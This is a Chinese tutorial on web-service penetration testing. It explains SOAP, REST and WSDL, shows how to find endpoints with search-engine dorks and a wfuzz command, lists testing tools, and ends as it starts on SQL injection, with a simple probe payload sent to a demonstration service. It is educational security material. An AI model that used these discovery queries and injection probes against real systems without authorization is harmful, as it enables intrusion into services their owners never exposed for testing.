**Web Service 渗透测试**

**一、含义**

Web Service覆盖的范围非常广泛，在桌面主机、Web、移动设备等领域都可以见到它的身影。任何软件都可以使用Web Service，通过HTTP协议对外提供服务。

在Web Service中，客户端通过网络向服务器发起请求，Web服务器按照适当的格式（比如JSON、XML等）返回应答数据，应答数据由客户端提供给最终的用户。

提及Web Service时，我们首先需要解释以下概念：

SOAP（Simple Object Access Protocol，简单对象访问协议）型Web Service。SOAP型的Web Service允许我们使用XML格式与服务器进行通信。

REST（Representational State Transfer，表征性状态转移）型Web Service。REST型Web Service允许我们使用JSON格式（也可以使用XML格式）与服务器进行通信。与HTTP类似，该类型服务支持GET、POST、PUT、DELETE方法。

WSDL（Web Services Description Language，网络服务描述语言）给出了SOAP型Web Service的基本定义，WSDL基于XML语言，描述了与服务交互的基本元素，比如函数、数据类型、功能等，少数情况下，WSDL也可以用来描述REST型Web Service。

WADL（Web Application Description Language，网络应用描述语言）就像是WSDL的REST版，一般用于REST型Web Service，描述与Web Service进行交互的基本元素。

**二、重要性**

BGA团队专注于对机构、组织开放的Web应用、外部IP地址以及Web Service进行安全测试。在渗透测试中，我们看到Web Service的应用范围越来越多广，但人们在使用Web Service时，并没有特别关注安全问题。出于这个原因，人们部署的Web Service中经常会出现重大安全漏洞。

我们将在本文中讨论Web Service渗透测试工作中经常遇到的技术和逻辑相关问题。

**三、发现Web Service**

我们可以使用以下方式发现Web Service：


1、使用代理软件，检查所捕获的数据。

2、通过搜索引擎探测Web应用程序暴露的接口（比如目录遍历漏洞、lfi（本地文件包含）等）。


3、爬取并解压swf、jar等类似文件。

**4、模糊测试。**

可根据实际情况选择所使用的具体方法。举个例子，我们可以使用swf intruder工具，反编译某个.swf文件，从中挖掘Web Service的WSDL地址，如下图所示：




代理软件可以用来探测应用程序所使用的Web Service。下图是在BurpSuite中设定的过滤规则，用来筛选抓包数据中的Web Service地址。我们可以通过搜索与表达式相匹配的数据，探测诸如“.dll?wsdl”、“.ashx?wsdl”、“.exe?wsdl”或者“.php?wsdl”等等的Web Service地址。




探测Web Service的另一种方法是使用搜索引擎，比如Google。比如，我们可以通过以下搜索语句在Google中找到Web Service：


1、Search string: filetype:asmx inurl:(\_vti\_bin | api | webservice | ws )



2、Search string: allinurl:dll?wsdl filetype:dll



对于Bing搜索引擎，我们可以使用以下语句查找Web Service： 1asmx?wsdl site:us


我们也可以使用Wfuzz工具，查找Web Service，命令如下：

wfuzz -p 127.0.0.1:8080 -c --hc 404,XXX -z list,ws-webservice-webservisler -z


file,../general/common.txt -z file,ws-files.txt http://webservices.example.com/FUZZ/FUZ2ZFUZ3Z

我们可以通过“-p”参数，同时使用多个代理，以达到负载均衡。最后使用的代理服务器地址将会在tor网络中使用。

-p IP:port-IP:port-IP:8088




通过查看HTTP响应状态代码，从各个方面分析响应报文，我们可以找到正确的服务地址。根据上图结果，我们找到的Web Service如下图所示：




“wsdl”地址有时候可以是“.wsdl”，不一定都是“?Wsdl”形式。我们在搜索时要注意到这一点。比如，我们可以通过如下搜索语句，探测Web Service：

filetype:wsdl




**四、渗透测试工具**


我们可以操纵Web Service方法的具体参数，挖掘其中存在的各种技术和逻辑漏洞。我们可以使用以下专业工具对常见的Web Service进行渗透测试。比如，我们可以下载OWASP Zed Attack Proxy的SOAP Scanner插件，对SOAP型Web Service进行测试。




指定URL或WSDL地址，我们可以载入与Web Service相关的一些方法。




如下图所示，我们可以看到与Web Service有关的所有方法。




例如，某个Web Service请求如下所示：



对应的响应如下所示：




此外，我们还可以使用Firefox的RESTClient插件对REST型的Web Service进行测试。通过RESTClient插件，我们可以使用POST和GET方法来查询目标系统相关信息。我们也可以使用插件中的Basic Auth或自定义头部等等其他附加功能。如下所示：




简单汇总一下，我们可以使用以下工具对Web Service进行渗透测试。

SoapUI,WCFStorm,SOA Cleaner,WSDigger,wsScanner,Wfuzz,RESTClient,BurpSuite,WS-Attacker,ZAP,WSDL Analyzer


我们可以合理搭配使用SoapUI以及BurpSuite这两个工具，以获得非常完美的渗透测试结果。与BurpSuite一样，SoapUI工具可以作为代理使用，这也是这两款工具在渗透测试中经常使用的原因所在。现在，举个具体例子，说明我们如何通过SoapUI访问Web Service，并将请求转发给BurpSuite。首先启动SoapUI软件，创建一个新的SOAP工程。在“Initial WSDL”一栏填入WSDL地址（本例中，我们可以使用“http://zero.webappsecurity.com/webservices/infoService?wsdl”这个地址，该Web Service存在漏洞）。




如下图所示，我们已经成功导入Web Service。SoapUI对给定的WSDL地址进行解析，以创建Web Service函数及请求。



点击“File->Preferences”菜单，打开“Proxy Settings”，指向BurpSuite的地址，如下所示：



如果后续请求中涉及函数列表中的任意函数，BurpSuite可以成功捕获这些请求。



**五、Web Service漏洞**

在这一部分，我们将讨论在Web Service渗透测试中可能会发现的漏洞。如果我们已知某个Web应用漏洞，且该漏洞在Web Service渗透测试中可能存在，那么我们应该在测试流程中将其考虑在内。比如，在Web应用程序中存在的“用户枚举（User Enumeration）”漏洞或“全路径泄露（Full Path Disclosure）”漏洞也可能在Web Service中存在。


**5.1 注入漏洞**

5.1.1 SQL注入漏洞

Web Service中的SQL注入（SQLi）漏洞与普通Web渗透测试中漏洞并无区别。

我们需要仔细检查Web Service中所有函数的所有参数，检查它们是否受到SQLi漏洞影响。我们以“http://www.thomas-bayer.com/sqlrest/”这个RESTful Web Service为例，分析该服务存在的SQLi漏洞。我们使用Firefox中的RESTClient插件检测SQLi漏洞。

我们的目标是“http://www.thomas-bayer.com/sqlrest/CUSTOMER/$id”中的id参数，我们可以构造某些SQLi载荷，发往该地址，解析返回的结果。




正常的id值为23，我们使用的测试载荷为： 23 AND 1=1

测试地址为：http://www.thomas-bayer.com/sqlrest/CUSTOMER/23%20AND%201=1/

|  |  |
| --- | --- |
|  |  |

返回结果为：



我们没有看到任何错误页面，貌似SQL服务器正确处理了这个请求逻辑。

